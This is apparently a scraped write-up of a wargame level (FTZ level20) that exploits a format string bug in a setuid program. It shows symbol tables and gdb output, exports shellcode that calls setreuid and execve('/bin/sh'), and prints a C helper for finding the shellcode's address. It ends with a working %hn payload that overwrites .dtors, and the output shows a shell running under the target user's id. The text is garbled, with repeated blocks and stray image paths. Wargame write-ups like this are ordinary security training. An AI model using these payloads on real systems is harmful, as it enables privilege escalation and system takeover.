(null)              |f1001000|   a  |            NOTYPE|00036fff|     |*ABS*
(null)              |10002000|   a  |            NOTYPE|00037a00|     |*ABS*
(null)              |00001200|   a  |            NOTYPE|00038c00|     |*ABS*
(null)              |0d001200|   a  |            NOTYPE|00039200|     |*ABS*
(null)              |00001200|   a  |            NOTYPE|0003a600|     |*ABS*
(null)              |f1001000|   a  |            NOTYPE|0003adff|     |*ABS*
(null)              |15001100|   a  |            NOTYPE|0003c300|     |*ABS*
(null)              |f1001000|   a  |            NOTYPE|0003c8ff|     |*ABS*
(null)              |16001100|   a  |            NOTYPE|0003d900|     |*ABS*
(null)              |f1001000|   a  |            NOTYPE|0003ecff|     |*ABS*
(null)              |0e001100|   a  |            NOTYPE|0003fb00|     |*ABS*
(null)              |        |   U  |            NOTYPE|00040800|     |*UND*
(null)              |3e656e69|   ?  |              FUNC|73752f00|     |*ABS*
(null)              |2f646c69|   ?  |      <unknown>: 9|34313332|     |*ABS*
(null)              |4c495542|   ?  |      <unknown>: 9|6c672f44|     |*ABS*
                    |        |   U  |            NOTYPE|00041c00|     |*UND*
                    |00002000|   ?  |<processor specific>: 15|633c0000|     |*ABS*
[level20@ftz tmp]$ 
```




```
Name                Value    Class        Type          Size      Line  Section

(null)             |0804832c|   t  |             FUNC|        |       |.text
(null)             |0804958c|   d  |           OBJECT|        |       |.ctors
(null)             |08049594|   d  |           OBJECT|        |       |.dtors
(null)             |080484b4|   r  |           OBJECT|        |       |.eh_frame
(null)             |0804959c|   d  |           OBJECT|        |       |.jcr
(null)             |080494c0|   d  |           OBJECT|        |       |.data
(null)             |080495c4|   b  |           OBJECT|00000001|       |.bss
(null)             |08048350|   t  |             FUNC|        |       |.text
(null)             |0804838c|   t  |             FUNC|        |       |.text
(null)             |08049590|   d  |           OBJECT|        |       |.ctors
(null)             |08049598|   d  |           OBJECT|        |
(null)             |080484b4|   r  |           OBJECT|        |
(null)             |0804959c|   d  |           OBJECT|        |
(null)             |0804846c|   t  |             FUNC|        |
(null)             |080494c4|   D  |           OBJECT|        |
(null)             |080484ac|   R  |           OBJECT|00000004|
(null)             |080494b8|   A  |           NOTYPE|        |
(null)             |080494bc|   D  |           OBJECT|        |
(null)             |08048438|   T  |             FUNC|00000034|
(null)             |080482a0|   T  |             FUNC|        |       |.init
(null)             |0c008308|   a  |           NOTYPE|00033000|       |*ABS*
(null)             |f1001000|   a  |           NOTYPE|00033cff|       |*ABS*
(null)             |0c001200|   a  |           NOTYPE|00034100|       |*ABS*
(null)             |00001200|   a  |           NOTYPE|00035e00|       |*ABS*
(null)             |f1001000|   a  |           NOTYPE|00036fff|       |*ABS*
(null)             |10002000|   a  |           NOTYPE|00037a00|       |*ABS*
(null)             |00001200|   a  |           NOTYPE|00038c00|       |*ABS*
(null)             |0d001200|   a  |           NOTYPE|00039200|       |*ABS*
(null)             |00001200|   a  |           NOTYPE|0003a600|       |*ABS*
(null)             |f1001000|   a  |           NOTYPE|0003adff|       |*ABS*
(null)             |15001100|   a  |           NOTYPE|0003c300|       |*ABS*
(null)             |f1001000|   a  |           NOTYPE|0003c8ff|       |*ABS*
(null)             |16001100|   a  |           NOTYPE|0003d900|       |*ABS*
(null)             |f1001000|   a  |           NOTYPE|0003ecff|       |*ABS*
(null)             |0e001100|   a  |           NOTYPE|0003fb00|       |*ABS*
(null)             |        |   U  |           NOTYPE|00040800|       |*UND*
(null)             |3e656e69|   ?  |             FUNC|73752f00|       |*ABS*
(null)             |2f646c69|   ?  |     <unknown>: 9|34313332|       |*ABS*
(null)             |4c495542|   ?  |     <unknown>: 9|6c672f44|       |*ABS*
                   |        |   U  |           NOTYPE|00041c00|       |*UND*
                   |00002000|   ?  |<processor specific>: 15|633c0000|     |*ABS*
[level20@ftz tmp]$
```

```
(gdb) x/x 0x08049594
0x8049594 <setreuid+4764>:       0xffffffff
(gdb) x/x 0x08049598
0x8049598 <setreuid+4768>:       0x00000000
(gdb)
```




```
Name                Value    Class        Type        Size      Line  Section

(null)             |0804832c|   t   |            FUNC|         |      |.text
(null)             |0804958c|   d   |          OBJECT|         |      |.ctors
(null)             |08049594|   d   |          OBJECT|         |      |.dtors
(null)             |080484b4|   r   |          OBJECT|         |      |.eh_frame
(null)             |0804959c|   d   |          OBJECT|         |      |.jcr
(null)             |080494c0|   d   |          OBJECT|         |      |.data
(null)             |080495c4|   b   |          OBJECT|00000001|      |.bss
(null)             |08048350|   t   |            FUNC|         |      |.text
(null)             |0804838c|   t   |            FUNC|         |      |.text
(null)             |08049590|   d   |          OBJECT|         |      |.ctors
(null)             |08049598|   d   |          OBJECT|         |
(null)             |080484b4|   r   |          OBJECT|         |
(null)             |0804959c|   d   |          OBJECT|         |
(null)             |0804846c|   t   |            FUNC|         |
(null)             |080494c4|   D   |          OBJECT|         |
(null)             |080484ac|   R   |          OBJECT|00000004|
(null)             |080494b8|   A   |          NOTYPE|         |
(null)             |080494bc|   D   |          OBJECT|         |
(null)             |08048438|   T   |            FUNC|00000034|
(null)             |080482a0|   T   |            FUNC|         |      |.init
(null)             |0c008308|   a   |          NOTYPE|00033000|      |*ABS*
(null)             |f1001000|   a   |          NOTYPE|00033cff|      |*ABS*
(null)             |0c001200|   a   |          NOTYPE|00034100|      |*ABS*
(null)             |00001200|   a   |          NOTYPE|00035e00|      |*ABS*
(null)             |f1001000|   a   |          NOTYPE|00036fff|      |*ABS*
(null)             |10002000|   a   |          NOTYPE|00037a00|      |*ABS*
(null)             |00001200|   a   |          NOTYPE|00038c00|      |*ABS*
(null)             |0d001200|   a   |          NOTYPE|00039200|      |*ABS*
(null)             |00001200|   a   |          NOTYPE|0003a600|      |*ABS*
(null)             |f1001000|   a   |          NOTYPE|0003adff|      |*ABS*
(null)             |15001100|   a   |          NOTYPE|0003c300|      |*ABS*
(null)             |f1001000|   a   |          NOTYPE|0003c8ff|      |*ABS*
(null)             |16001100|   a   |          NOTYPE|0003d900|      |*ABS*
(null)             |f1001000|   a   |          NOTYPE|0003ecff|      |*ABS*
(null)             |0e001100|   a   |          NOTYPE|0003fb00|      |*ABS*
(null)             |        |   U   |          NOTYPE|00040800|      |*UND*
(null)             |3e656e69|   ?   |            FUNC|73752f00|      |*ABS*
(null)             |2f646c69|   ?   |   <unknown>: 9|34313332|      |*ABS*
(null)             |4c495542|   ?   |   <unknown>: 9|6c672f44|      |*ABS*
                   |        |   U   |          NOTYPE|00041c00|      |*UND*
                   |00002000|   ?   |<processor specific>: 15|633c0000|      |*ABS*
[level20@ftz tmp]$ 
```


```
(gdb) x/x 0x08049594
0x8049594 <setreuid+4764>:      0xffffffff
(gdb) x/x 0x08049598
0x8049598 <setreuid+4768>:      0x00000000
(gdb) 
```




```
[level20@ftz tmp]$ export SHCD=$(python -c 'print "\x90"*100+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\
x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80"')
```




```
[level20@ftz tmp]$ export SHCD=$(python -c 'print "\x90"*100+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\
x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80"')
```




```
#include<stdio.h>
#include<string.h>

int main()
{
        printf("SHCD:%p \n", getenv("SHCD"));
}
```




```
[level20@ftz tmp]$ export SHCD=$(python -c 'print "\x90"*100+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\
x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80"')
```




```
#include<stdio.h>
#include<string.h>

int main()
{
        printf("SHCD:%p \n", getenv("SHCD"));
}
```




```
[level20@ftz tmp]$ ./fdsh
SHCD:0xbffffd87
[level20@ftz tmp]$
```



```
#include <stdio.h>

int main()
{
        int num;

        printf("hello world%n\n", &num);
        printf("num= %d\n", num);
}
```




```
#include <stdio.h>

int main()
{
        int num;

        printf("hello world%n\n", &num);
        printf("num= %d\n", num);
}
```



```
[level20@ftz ex]$ ./expl
hello world
num= 11
[level20@ftz ex]$ 
```

dtors 하위(4)	dtors 상위(4)	쉘 하위(4)	%4$hn	쉘 상위(4)	%5$hn


0xbffffd87



0xbffffd87

0xfd87

0xbfff



0xbffffd87

0xfd87


64903

0x1bfff


114687

49784

dtors 하위(4)	dtors 상위(4)	쉘 하위(4)	%4$hn	쉘 상위(4)	%5$hn



```
[level20@ftz tmp]$ (python -c 'print "\x98\x95\x04\x08\x9a\x95\x04\x08%64895x%4$hn%49784x%5$hn"';cat) | /home/level20/attackme
```



```
                                                             4212ecc0
id
uid=3101(clear) gid=3100(level20) groups=3100(level20)
```